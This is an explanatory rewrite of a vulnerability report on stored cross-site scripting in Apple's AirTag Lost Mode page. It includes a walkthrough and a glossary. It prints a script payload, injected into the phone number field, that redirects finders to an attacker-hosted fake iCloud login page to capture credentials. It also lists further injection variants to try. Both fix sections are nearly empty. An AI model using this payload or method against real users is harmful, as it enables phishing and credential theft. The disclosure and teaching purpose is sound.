Zero-Day: Hijacking iCloud Credentials with Apple Airtags (Stored XSS)
 Published on medium.com

Apple’s “Lost Mode” allows a user to mark their Airtag as missing if they have misplaced it. This generates aunique https://found.apple.com page, which contains the Airtag’s serial number, and the phone number and personal message of the Airtag owner.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Apple's AirTag can be placed into "Lost Mode" by its owner when it is misplaced. Doing so generates a unique https://found.apple.com page for that AirTag. The page displays the AirTag's serial number, plus the phone number and personal message supplied by the owner. Anyone who finds a missing AirTag, on iPhone or Android, can scan it over NFC, and the scan opens that AirTag's unique https://found.apple.com page on the finder's device.

The feature exists so that a stranger who finds a lost tag can read the owner's message and get in touch. The report's point is that a malicious payload can be injected into the Lost Mode phone number field, turning the lost-property flow into a delivery mechanism for stored cross-site scripting.
Setup
The report does not describe a lab environment, accounts or tool versions. The only preconditions it states are functional ones:
- The attacker owns an AirTag and can put it into Lost Mode.
- The attacker can intercept the request that sets the Lost Mode contact details, so the phone number field can be modified before it reaches Apple.
- The attacker hosts a page to receive the victim, in the report an HTTPS server on
[redacted]port8000servingindexer.html. - A victim scans the tag with the Find My app on their own device.
Finding it
The report states that an attacker can carry out stored XSS on the https://found.apple.com page by injecting a payload into the Lost Mode phone number field. Because the value is stored server-side and shown to every finder who scans the tag, the flaw is stored XSS rather than reflected XSS: the payload is written once and fires for each subsequent visitor.
The report also notes a property of the feature that makes the attack convincing: most users, since AirTags were recently released at the time, would not know that opening the https://found.apple.com page does not require authentication at all. A prompt for iCloud credentials on that page therefore looks plausible to a finder who is simply trying to help.
Exploitation
The report gives a five-step reproduction for what it calls a weaponised AirTag.
Step 1: put the AirTag into Lost Mode
The attacker marks their own AirTag as missing, which is the normal owner action that creates the unique found.apple.com page.
Step 2: intercept the request and inject the payload
The attacker intercepts the request that carries the Lost Mode details and replaces the phone number field with the following payload:
<script>window.location=’https://[redacted]:8000/indexer.html’;var a = ‘’;</script>
The script sets window.location to the attacker's page at https://[redacted]:8000/indexer.html, so any browser that executes it is navigated away from Apple's page immediately. The report states that this page is a fake iCloud page with a keylogger installed to capture credentials.
Step 3: a victim finds the tag
The victim discovers the lost AirTag and opens the Find My app to scan it.
Step 4: the scan opens the page and redirects
Scanning opens the generated https://found.apple.com page. Because the stored payload executes, the victim is immediately redirected to the attacker's page, which the report describes as a direct clone of one of the iCloud.com login pages.
Step 5: credentials are captured
The victim enters their iCloud credentials into the cloned page, and the report states they are immediately exfiltrated to the attacker's server.
The report stresses that this walkthrough is only one example. It lists other outcomes that the same injection enables: session token hijacking, clickjacking and "more", without detailing them.
Root cause
The report states that a payload injected into the Lost Mode phone number field executes as stored XSS on the found.apple.com page. The report does not show the server-side code or the exact response, so the specific encoding failure is not documented;
The report notes that most users would be unaware that accessing the https://found.apple.com page does not require authentication at all, which makes a credential prompt look plausible.
Impact
An attacker can place a payload in their own AirTag's Lost Mode contact details and then leave the tag somewhere public. Any iPhone or Android user who finds it and scans it is redirected to an attacker-controlled clone of an iCloud login page and may hand over their iCloud credentials. The report also notes session token hijacking and clickjacking as possible uses of the same injection.
The report adds two further points about reach. The https://found.apple.com link can be used as a plain phishing link and shared from a desktop or laptop, so no mobile device or physical scan is needed. And further injection attacks could occur through the Find My app, which is used to scan third-party devices that support Lost Mode as part of Apple's Find My network.
Fix
Variants to test
- Other owner-supplied fields. Submit markup in the personal message as well as the phone number. A positive result is the markup rendering as active content on the public page rather than as literal text.
- Different execution contexts. Try payloads that break out of attribute values and URLs, not just element content, for example a value placed inside an
hreforsrc. A positive result is script execution from a context where plain text insertion was assumed. - Encoding and length limits. Test whether the field truncates, normalises or filters certain characters, and whether an encoded form survives storage and is decoded at render time. A positive result is a payload that passes validation but still executes.
- Third-party device path. The report suggests injection may also be possible through the Find My app for third-party devices supporting Lost Mode. A positive result is the same stored execution when the tag is scanned through that path.
- Link-only delivery. Open the generated
found.apple.comURL directly in a desktop browser without scanning. A positive result is the payload firing there too, which removes the need for a physical tag entirely.
What happened, in plain words
Apple sells a small tracking device called an AirTag. You can attach it to keys, a bag or anything else you might lose. If you do lose the item, you can mark the AirTag as missing in an Apple feature called "Lost Mode". When you do that, Apple creates a web page for your AirTag at https://found.apple.com. That page shows the AirTag's serial number, a phone number you supply, and a short personal message you write. Anyone who finds the tag can hold a phone near it, the phone reads the tag wirelessly (a technology called NFC), and the phone opens that page. The finder can then read your message and call you.
The report describes how the phone number field on that page can be abused. If someone puts computer code into the phone number instead of digits, Apple stores it and later shows it to every person who scans the tag. The browser of the finder treats that code as part of the page and runs it. This kind of flaw is called stored cross-site scripting, or stored XSS. "Stored" means the bad value is saved on the server once and then served to everyone who visits, rather than being sent fresh with each request.
The report describes how an attacker could use this to build what it calls a weaponised AirTag: a tag set up so that anyone who finds it and scans it is sent to a fake iCloud login page, where their Apple account details are captured.
The feature being abused
Lost Mode is a normal, helpful feature. The owner marks the tag as lost, and Apple generates a unique page for that tag. The page contains three things: the serial number, the owner's phone number, and the owner's personal message. A finder scans the tag with their phone and the page opens.
That last point matters a lot for the attack. Because the page never asks for a password, a finder has no reason to expect a login prompt there. So if the page suddenly shows an iCloud sign-in form, a helpful stranger may assume it is a normal part of the process and type their details in.
What the attacker needs before starting
The report does not describe a test lab, accounts or software versions. It only lists what has to be true for the attack to work:
- The attacker owns an AirTag and can put it into Lost Mode.
- The attacker can intercept the request that saves the Lost Mode contact details, so the phone number can be changed before it reaches Apple. Intercepting a request means catching the message your browser or phone sends to a server and altering it on the way. A common tool for this is a proxy, which sits between your device and the internet and lets you read and edit traffic. Think of it like a postal worker who opens your letter, changes a word, and seals it again before delivery.
- The attacker runs a web page to receive the victim, in this report an HTTPS server on
[redacted]port8000serving a file calledindexer.html. A server is just a computer that answers requests from other computers. The address[redacted]is a private address on the attacker's own network, and port8000is the numbered door on that machine where the web server listens. - A victim scans the tag with the Find My app on their own phone. Find My is Apple's app for locating your devices and, in this case, for scanning lost tags.
How the researcher found it
The report states that an attacker can carry out stored XSS on the https://found.apple.com page by injecting a payload into the Lost Mode phone number field. Encoding means converting characters that have special meaning in a web page (like < and >) into harmless text so the browser shows them instead of acting on them. When that conversion is missing, the browser cannot tell the difference between the owner's text and instructions that belong to the page itself.
Because the value is saved on Apple's server and shown to every finder who scans the tag, the flaw is stored XSS rather than reflected XSS. Reflected XSS bounces a bad value straight back in one response, so only the person who sent it is affected. Stored XSS is written once and fires for each later visitor, which is why it suits an attack delivered through a physical object left in public.
The report also points out a detail that makes the trick convincing: at the time, AirTags had only recently been released, so most people would not know that the found.apple.com page never requires a login. A password prompt on that page therefore looks believable to someone who is only trying to help.
Carrying out the attack
The report gives five steps to build a weaponised AirTag.
Step 1: put the AirTag into Lost Mode
The attacker marks their own AirTag as missing. This is the ordinary owner action that creates the unique found.apple.com page. Nothing unusual happens yet; the attacker is simply using the feature as designed.
Step 2: intercept the request and inject the payload
The attacker catches the request that carries the Lost Mode details and replaces the phone number with this:
<script>window.location=’https://[redacted]:8000/indexer.html’;var a = ‘’;</script>
Line by line, in plain words:
<script>and</script>are HTML tags that tell the browser: everything between us is computer code, run it. A web page is written in HTML, the language that describes what appears on screen, and a<script>block is how code gets included in it.window.locationis the browser's built-in pointer to the address currently shown in the address bar. Assigning a new value to it tells the browser to go to that address, exactly as if the user had typed it and pressed Enter.’https://[redacted]:8000/indexer.html’is the address the victim is sent to: the attacker's server, on port8000, serving the fileindexer.html. The quotes around it are curly quotes as they appear in the report.;separates one instruction from the next.var a = ‘’creates a variable namedaand gives it an empty value. A variable is a named box for holding a value. This part does nothing useful. It may be there simply as filler.
The effect is that any browser which runs this code leaves Apple's page immediately and lands on the attacker's page. The report states that this page is a fake iCloud page with a keylogger installed to capture credentials. A keylogger is software that records what you type, so the fake page can collect the email address and password as they are entered.
Step 3: a victim finds the tag
The victim discovers the lost AirTag and opens the Find My app to scan it. From the victim's point of view this is a good deed: they found something and want to return it.
Step 4: the scan opens the page and redirects
Scanning opens the generated https://found.apple.com page. Because the stored code runs as soon as the page loads, the victim is immediately sent to the attacker's page. The report describes that page as a direct clone of one of the iCloud.com login pages, meaning it looks like the real Apple sign-in screen but is controlled by the attacker.
Step 5: credentials are captured
The victim types their iCloud credentials into the cloned page. Credentials here means the account name and password used to sign in to iCloud. The report states that these are immediately exfiltrated to the attacker's server. Exfiltrated means sent out to the attacker, in this case by the fake page itself.
The report stresses that this walkthrough is only one example. The same injection could be used for other outcomes, which it lists as session token hijacking, clickjacking and "more", without going into detail. A session token is a short string a website gives your browser after you log in so it can recognise you on later requests without asking for your password again; stealing it lets an attacker act as you. Clickjacking means tricking a user into clicking something different from what they think they are clicking, often by layering an invisible page over a visible one.
Why the flaw exists
The report states that a payload injected into the Lost Mode phone number field executes as stored XSS on the found.apple.com page. Metacharacters are characters that carry special meaning in a language, such as < and > in HTML. Because they were not neutralised, a value containing a <script> element was treated as markup, that is, as part of the page's structure and instructions, rather than as text to display.
The report does not show the server-side code or the exact response, so the precise encoding failure is not documented. Output encoding means converting special characters at the moment the page is built so they display as text. Sanitisation means cleaning input so dangerous parts are removed or defused.
The design of the feature makes the mistake worse. The page is meant to be viewed by strangers. It is reached through a physical object that anyone can pick up. It does not require authentication. The report notes that most users would be unaware that accessing the https://found.apple.com page does not require authentication at all, which makes a credential prompt look plausible.
What an attacker gains
An attacker can put a payload in their own AirTag's Lost Mode contact details and then leave the tag somewhere public. Any iPhone or Android user who finds it and scans it is sent to an attacker-controlled clone of an iCloud login page and may hand over their iCloud credentials. The report also names session token hijacking and clickjacking as possible uses of the same injection.
The report adds two points about reach. First, the https://found.apple.com link can be used as a plain phishing link and shared from a desktop or laptop, so no phone and no physical scan are needed. Phishing means sending someone a link or message that pretends to be trustworthy so they give up information. Second, further injection attacks could occur through the Find My app, which is used to scan third-party devices that support Lost Mode as part of Apple's Find My network.
What a fix would look like
A Content Security Policy is a set of rules a site sends to the browser saying which sources of code and which destinations are allowed.
Other things worth testing
- Other owner-supplied fields. Submit markup in the personal message as well as the phone number. A positive result is the markup rendering as active content on the public page rather than as literal text.
- Different execution contexts. Try payloads that break out of attribute values and URLs, not just element content, for example a value placed inside an
hreforsrc. A positive result is script execution from a context where plain text insertion was assumed. An attribute is a setting inside an HTML tag, such as the address a link points to. - Encoding and length limits. Test whether the field truncates, normalises or filters certain characters, and whether an encoded form survives storage and is decoded at render time. A positive result is a payload that passes validation but still executes.
- Third-party device path. The report suggests injection may also be possible through the Find My app for third-party devices supporting Lost Mode. A positive result is the same stored execution when the tag is scanned through that path.
- Link-only delivery. Open the generated
found.apple.comURL directly in a desktop browser without scanning. A positive result is the payload firing there too, which removes the need for a physical tag entirely.
Glossary
- AirTag: Apple's small tracking device that can be attached to belongings and located through Apple's Find My network.
- Lost Mode: an AirTag setting that marks the tag as missing and creates a public page with the owner's contact details.
- NFC: near field communication, a short-range wireless technology that lets a phone read a tag held close to it.
- Find My: Apple's app for locating devices and for scanning lost tags and third-party devices that support Lost Mode.
- Stored XSS: cross-site scripting where a malicious value is saved on the server and later served to every visitor, rather than reflected back in a single response.
- Reflected XSS: cross-site scripting where a malicious value is echoed back in one response, affecting only the person who sent it.
- Payload: the piece of code or data an attacker inserts to achieve an effect.
- HTML: the language that describes the structure and content of a web page.
- HTML metacharacters: characters such as
<and>that have special meaning in HTML and must be encoded to be shown as text. - Encoding (output encoding): converting special characters when building a page so they display as text instead of being interpreted as markup.
- Sanitisation: cleaning input so dangerous parts are removed or defused before use.
<script>tag: an HTML element that tells the browser the content between its opening and closing tags is code to run.window.location: the browser property that holds the current address; assigning to it navigates the browser to a new address.- Variable: a named box in a program that holds a value.
- Keylogger: software that records what a user types, used here to capture credentials on a fake page.
- Credentials: the account name and password used to sign in.
- Exfiltration: sending stolen data out to an attacker-controlled destination.
- Session token: a short string a site gives your browser after login so it can recognise you on later requests; stealing it lets an attacker act as you.
- Clickjacking: tricking a user into clicking something different from what they believe they are clicking.
- Phishing: sending a link or message that pretends to be trustworthy so the recipient gives up information.
- Proxy: a tool that sits between your device and a server and lets you read and edit the traffic.
- Server: a computer that answers requests from other computers.
- Port: a numbered channel on a computer where a service such as a web server listens.
- HTTPS: the encrypted version of the protocol used to load web pages.
- Content Security Policy: a set of rules a site sends to the browser saying which sources of code and which destinations are allowed.
- Attribute: a setting inside an HTML tag, such as the address a link points to.
href/src: HTML attributes that hold a link target or the address of an embedded resource.- Validation: checking that input matches an expected format before accepting it.
- Truncate: cut a value short at a fixed length.
- Normalise: transform a value into a standard form, which can change or remove characters.



